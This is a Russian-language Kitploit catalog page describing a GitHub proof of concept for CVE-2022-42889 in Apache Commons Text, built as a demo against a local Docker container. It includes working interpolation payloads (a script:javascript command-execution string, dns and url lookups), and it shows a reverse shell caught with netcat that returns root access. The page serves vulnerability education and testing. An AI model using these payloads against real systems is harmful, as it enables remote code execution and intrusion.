
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-42889-POC — Простое приложение, демонстрирующее эксплуатацию уязвимости CVE-2022-42889 | Kitploit

Инструменты/GitHubGitHub/korteke/cve-2022-42889-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеРазработка Полезной Нагрузки
GitHubkorteke/cve-2022-42889-poc

CVE-2022-42889-POC

Простое приложение, демонстрирующее эксплуатацию уязвимости CVE-2022-42889

Репозиторий
117224 лет назадЕщё не проверено
Поделиться

CVE-2022-42889-POC

Простое демонстрационное приложение, показывающее, как эксплуатировать уязвимость CVE-2022-42889.
Использует OOB (Out of Band) сервисы для демонстрации префиксов dns и url.

JavaDocs для commons-text интерполяции commons-text JavaDocs

Примеры интерполяций

  • script:javascript ("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/blop')}")
  • dns ("${dns:address|HOST}")
  • url ("${url:UTF-8:http://HOST")

Цитата от Rapid7

Уязвимость сравнивали с Log4Shell, поскольку это уязвимость уровня библиотеки с открытым исходным кодом, которая, вероятно, затронет множество программных приложений, использующих соответствующий объект.
Однако первоначальный анализ показывает, что это плохое сравнение. Природа уязвимости такова, что, в отличие от Log4Shell, маловероятно, что приложение будет использовать уязвимый компонент Commons Text для обработки недоверенных, потенциально вредоносных входных данных.

Предварительные требования

  • docker
  • java
  • maven

Java и maven можно пропустить, если загрузить образ из Docker Hub

Использование

Сборка приложения

mvn clean package

Сборка docker образа

docker build -t cve-2022-42889-poc .

Запуск docker образа

docker run --rm -p 8081:8081 -t cve-2022-42889-poc

Откройте приложение и следуйте инструкциям

open http://localhost:8081

Проверьте, создаёт ли уязвимость новый файл в каталоге /tmp/ (/tmp/blop)

➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~

Обратная оболочка. Запустите "nc" на вашей локальной машине

➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#

UI


Подтверждение сетевого взаимодействия. Протестировано с локальным interactsh-client.

Дополнительная информация

  • NIST NVD
  • Rapid 7
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






